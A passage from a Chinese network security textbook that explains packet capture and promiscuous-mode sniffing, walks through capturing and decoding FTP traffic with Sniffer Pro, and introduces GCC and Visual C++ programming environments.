层、传输层，最后到达应用程序。而包捕获机制是在数据链路层增加一个旁路处理，对发送和接收到的数据包做过滤/缓冲等相关处理，最后直接传递到应用程序。值得注意的是，包捕获机制并不影响操作系统对数据包的网络处理。对用户程序而言，包捕获机制提供了一个统一的接口，使用户程序只需要简单地调用若干函数，就能获得所期望的数据包。这样一来，针对特定操作系统的捕获机制对用户透明，使用户程序有比较好的可移植性。包过滤机制是对所捕获到的数据包根据用户的要求进行筛选，最终只把满足过滤条件的数据包传递给用户程序。

3. 网络分析软件的原理

首先来了解一下网卡的工作方式。在以太网络中，所有通信都是以广播方式工作的，同一个网段内的所有网络接口都可以访问在物理媒体上传输的所有数据，而每一个网络接口都有一个唯一的硬件地址，即 MAC 地址。在正常的情况下，一个网络接口只可能响应以下两种数据帧：与自己 MAC 地址相匹配的数据帧和发向所有机器的广播数据帧。但在实际的系统中，数据的收发一般都是由网卡完成的，而网卡的工作模式有以下 4 种：①广播，这种模式下的网卡能接收发给自己的数据帧和网络中的广播数据帧；②(默认)组播，这种模式下的网卡只能够接收组播数据帧；③直接，这种模式下的网卡只能接收发给自己的数据帧；④混杂，这种模式下的网卡能接收通过网络设备上的所有数据帧。从上面可知，虽然网卡在默认情况下仅能接收发给自己的数据和网络中的广播数据，但可以强制将网卡置于混杂模式工作，那么此时该网卡便会接收所有通过网络设备的数据，而不管该数据的目的地是谁。通过将网卡的工作模式置为混杂模式(promiscuous)，并接收通过网卡的所有数据包，从而达到嗅探(监听)的目的，这种技术就是嗅探(监听)技术。结合以上描述的工作原理，网络分析软件就是遵循以太网工作模式，它基于以太网嗅探技术，以旁路接入的方式进行工作。系统首先将本地机器上的网卡置为混杂模式，使其通过嗅探技术捕获网络中传输的所有数据包，然后将这些数据包传递到系统内部进行分析，再将分析结果以文本、图表等不同的方式实时显示在界面中。

3.3.2　Sniffer Pro 协议分析器的使用

在 Windows 下，比较常用的抓包工具有 Sniffer Pro、Wireshark(前身 Ethereal)、Omnipeek(以前的 Etherpeek)、WinDump、Analyzer 等。网络嗅探软件种类很多，主要是依靠一些特性来区分的。例如一些网络嗅探软件只支持以太网适配器或无线适配器，而有些却支持多种类型的适配器，并且允许用户定制；还有，尽管许多网络嗅探软件可以解码相同的网络协议，但是，其中的某些嗅探软件就有可能比其他的嗅探软件更适合自己的网络结构。所以要结合自己的需要和对网络嗅探软件功能的了解，最终选择用哪一款网络嗅探软件。下面对 Sniffer Pro 的使用进行介绍。

Sniffer 软件是 NAI 公司推出的功能强大的协议分析软件，具有捕获网络流量，进行详细分析、实时监控网络活动、利用专家分析系统诊断问题、收集网络利用率和错误等功能。下面通过捕获 FTP 数据包为例，说明如何使用 Sniffer Pro。

1. 设置监听网卡

在使用 Sniffer Pro 进行抓包时，它会自动检测出 PC 上使用的网络适配器，只要选择出所要监听网络的适配器，就可以实现抓取数据包。运行 File→Select Settings，弹出如图 3-6 所示的界面。




图 3-6 选择监听的网卡

2. 设置过滤规则

在默认情况下，Sniffer 将捕获其接入碰撞域中流经的所有数据包，但在某些场合下，有些数据包可能不是我们所需要的，为了快速定位网络问题所在，有必要对所要捕获的数据包进行过滤。Sniffer 提供了捕获数据包前的过滤规则的定义，过滤规则包括二、三层地址的定义和几百种协议的定义。在捕获流量时，使用者可以根据自己的需要在不同时间设置过滤器。一种是在抓包之前，先定义一个过滤器，只捕获与正在分析问题有关的数据包，也可以先让 Sniffer Pro 捕获可以看到的所有数据包，然后用过滤器选择感兴趣的部分。两种各有优缺点，如使用第一种，使用者不用考虑缓存区的大小，捕获时间较短，但是如果过滤器定义不正确，可能丢失重要信息。第二种方法在捕获所有流量时，相对灵活性较好，这样可以对网络的所有数据有全面的了解，但有一个缺陷：每秒钟可能有上千个数据包通过正在监听的网络，使 PC 负载着巨大的数据量，影响 PC 的性能。由于这里只进行简单的 FTP 数据包的抓取，所以选择第一种方式。方法：选择 Capture→Define Filter，在此对话框中进行相关设置。此对话框共有 5 个选项卡，分别对过滤规则中相关的"地址"、"协议"、"缓存"文件进行设置。在我们捕获 FTP 数据包时，FTP 服务器的地址是 219.246.5.126，使用协议是 TCP 中的 FTP，捕获到的数据包缓存的位置和缓存区的大小依据情况进行设置。

首先可先选定数据包分析文件保存的位置，并将其命名为"FTP"，方法：在 Sniffer 运行界面中，先单击菜单栏中的 Profiles，再单击 New 新建文件，并输入文件名字，单击 OK 就可完成，过程如图 3-7 所示。当然也可以直接使用默认设置。

下一步：在打开的 Define Filter 对话框中，选择 Address 选项卡，这是最常用的过滤规则定义。其中包括 MAC 地址、IP 地址和 IPX 地址的定义。现在以定义 IP 地址过滤为例进行设置。如图 3-8 所示，注意图中标记"2"，当单击中间的 Dir 后，可以出现三个小选项，如图 3-9 所示，这表示三种数据包的流动方向，在本例中为了看到完整的 FTP 工作过程，在此不做单独设置。

下一步：在打开的 Define Filter 对话框中，选择 Advanced 选项卡，在这里可以定义希望捕获何种协议的数据包。在本例中，选择 IP→TCP→FTP。在 Packet Size 中，可以设置想要捕获大小是多少的数据包。Packet Type 设置数据包的类型，在本例中，选择默认设置。




图 3-7　设置数据包分析文件保存的位置




图 3-8　设置依据 IP 地址的过滤规则




图 3-9　三种数据包流动的方向

下一步：仍然在打开的 Define Filter 对话框中选择 Buffer 选项卡，在此界面中定义捕获到的数据包存放地方以及缓冲区的大小。

3. 应用过滤规则，开始抓包

在 Sniffer 运行界面中，单击菜单栏上的 Capture →选择 Select Filter，在出现的对话框中选择刚刚设置好的过滤规则。然后通过单击 Capture →选择 Start 或者单击工具栏上的三角箭头，表示开始抓包。当要停止捕获时，同样可以有两种方式，单击工具栏上的“停止”按钮，也可以选择 Capture 中的相应选项。抓包结果如图 3-10 所示。




图 3-10 抓包结果

4. 协议分析

在停止抓包的时候，出现如图 3-10 所示的界面后，单击 Decode，出现捕获到的数据包。因为 FTP 工作的过程中需要传输层 TCP 的支持，所以首先要通过 TCP 的“三次握手”建立连接，才可以进行数据交换。如图 3-11 所示的信息，清楚地表示了 FTP 连接建立的过程。

No.	Status	Source Address	Dest Address	Summary	Len (B)	Rel. Time
1	M	[219.246.5.110]	[219.246.5.221]	TCP: D=21 S=1619 SYN SEQ=369724012 LEN=0 WIN=65535	62	0:00:00.000
2		[219.246.5.221]	[219.246.5.110]	TCP: D=1619 S=21 SYN ACK=369724013 SEQ=814426062 LEN=0 WI	62	0:00:00.000
3		[219.246.5.110]	[219.246.5.221]	TCP: D=21 S=1619 ACK=814426063 WIN=65535	60	0:00:00.000
4		[219.246.5.221]	[219.246.5.110]	FTP: R PORT=1619 220 Microsoft FTP Service	81	0:00:00.001
5		[219.246.5.110]	[219.246.5.221]	TCP: D=21 S=1619 ACK=814426090 WIN=65508	60	0:00:00.170

图 3-11 协议分析

第一个数据包：源端 1619 向目的端的 21(FTP 默认端口)端口发送数据，标志位为 SYN 表示同步，SEQ=369724012 表示 IP 为 219.246.5.110 的主机随机选择的一个数据包序号。

第二个数据包：源端 21 向目的端的 1619 号端口发送回执号为 369724013 来发送回执对话，这个序号比上个数据包的 SEQ 号大 1，同时服务器端自己产生一个随机选择的序号 814426062 来识别这次会话。

第三个数据包：三次握手的最后一个帧。工作站会发送一个回执数据包(ACK=814426063)，确认收到来自服务器上的帧。这样就成功建立了会话。两者可以互通信息。

3.4 网络安全编程基础

3.4.1 编程环境概述

C 语言是一种强大的语言，它既可以在 Windows 下编程，也可以在 Linux 下编程，编程是一项比较综合的工作，除了熟练使用编程工具外，还要了解系统本身的内部工作机理和编程语言。

Linux 系统下的应用程序多由 C 语言编写，目前 Linux 系统下最常用的 C 语言编译器是 GCC(GNU Complier Collection)，它是 GNU 项目中符合 ANSIC 标准的编译系统，能够编译用 C、C++ 和 Object CT 等语言编写的程序。GCC 不仅功能非常强大，结构也异常灵活。最值得称道的一点就是它可以通过不同的前端模块来支持各种语言，如 Java 等。开放、自由和灵活是 Linux 的魅力所在，而这一点在 GCC 上的体现就是程序员通过它能够更好地控制整个编译过程。在使用 GCC 编译程序时，编译过程可以被细分为 4 个阶段：预处理、编译、汇编、链接。Linux 程序员可以根据自己的需要让 GCC 在编译的任何阶段结束，以便检查或使用编译器在该阶段的输出信息。和其他常用的编译器一样，GCC 也提供了灵活而强大的代码优化功能，利用它可以生成执行效率更高的代码。GCC 提供了 30 多条警告信息和三个警告级别，使用它们有助于增强程序的稳定性和可移植性。此外，GCC 还对标准的 C 和 C++ 语言进行了大量的扩展，提高了程序的执行效率，有助于编译器进行代码优化，还能够减轻编程的工作量。

在 Windows 下用 VC++ 来进行编程。C 语言中，目前有两大语言是编程者的主流选择：C++ 和 Java。C++ 适合进行系统软件开发，Java 适宜进行网络应用开发。虽然 VC++.NET 已经面世很久，但是 C++ 的开发工具目前的主流依然是 Visual C++ 和 C++ Builder 6.0。VC++ 是基于 C，C++ 的集成开发工具，它可以识别 C/C++ 并编译，支持 MFC 类库，并提供了一系列模板，常用的有 MFC AppWizard(EXE/DLL)，MFC ActiveX ControlWizard，Win32 Application，Win32 Console Application，ATL COM AppWizard。这种可视化编程环境可以令程序员花更多精力在程序功能的实现上，而不是底层的建设上，这就大大加快了程序开发速度和效率，这也是 Visual C++ 一个显著的特点。利用 Visual C++ 编译出的程序空间小、运行快，比其他的编译工具编译出的软件占据更多优势。现在常用的版本有 Visual C++ 6.0/.NET/2005。下面通过一个程序来说明 VC++ 集成开发工具的使用。

(1) 进入 VC++ 的编程界面，选择菜单栏中的“文件”→单击“工程”，打开如图 3-12 所示对话框，在这里选择新建一个控制台程序 Win32 Console Application，输入工程名称“test”，并选好保存位置。




图 3-12　新建工程

(2) 单击“确定”按钮后，进入下面的设置，选择默认的选项→An empty project，完成创建工程模板。

(3) 单击“完成”按钮，出现工程总结对话框，检查没有错误，单击“确定”按钮，出现工作界面，如图 3-13 所示。

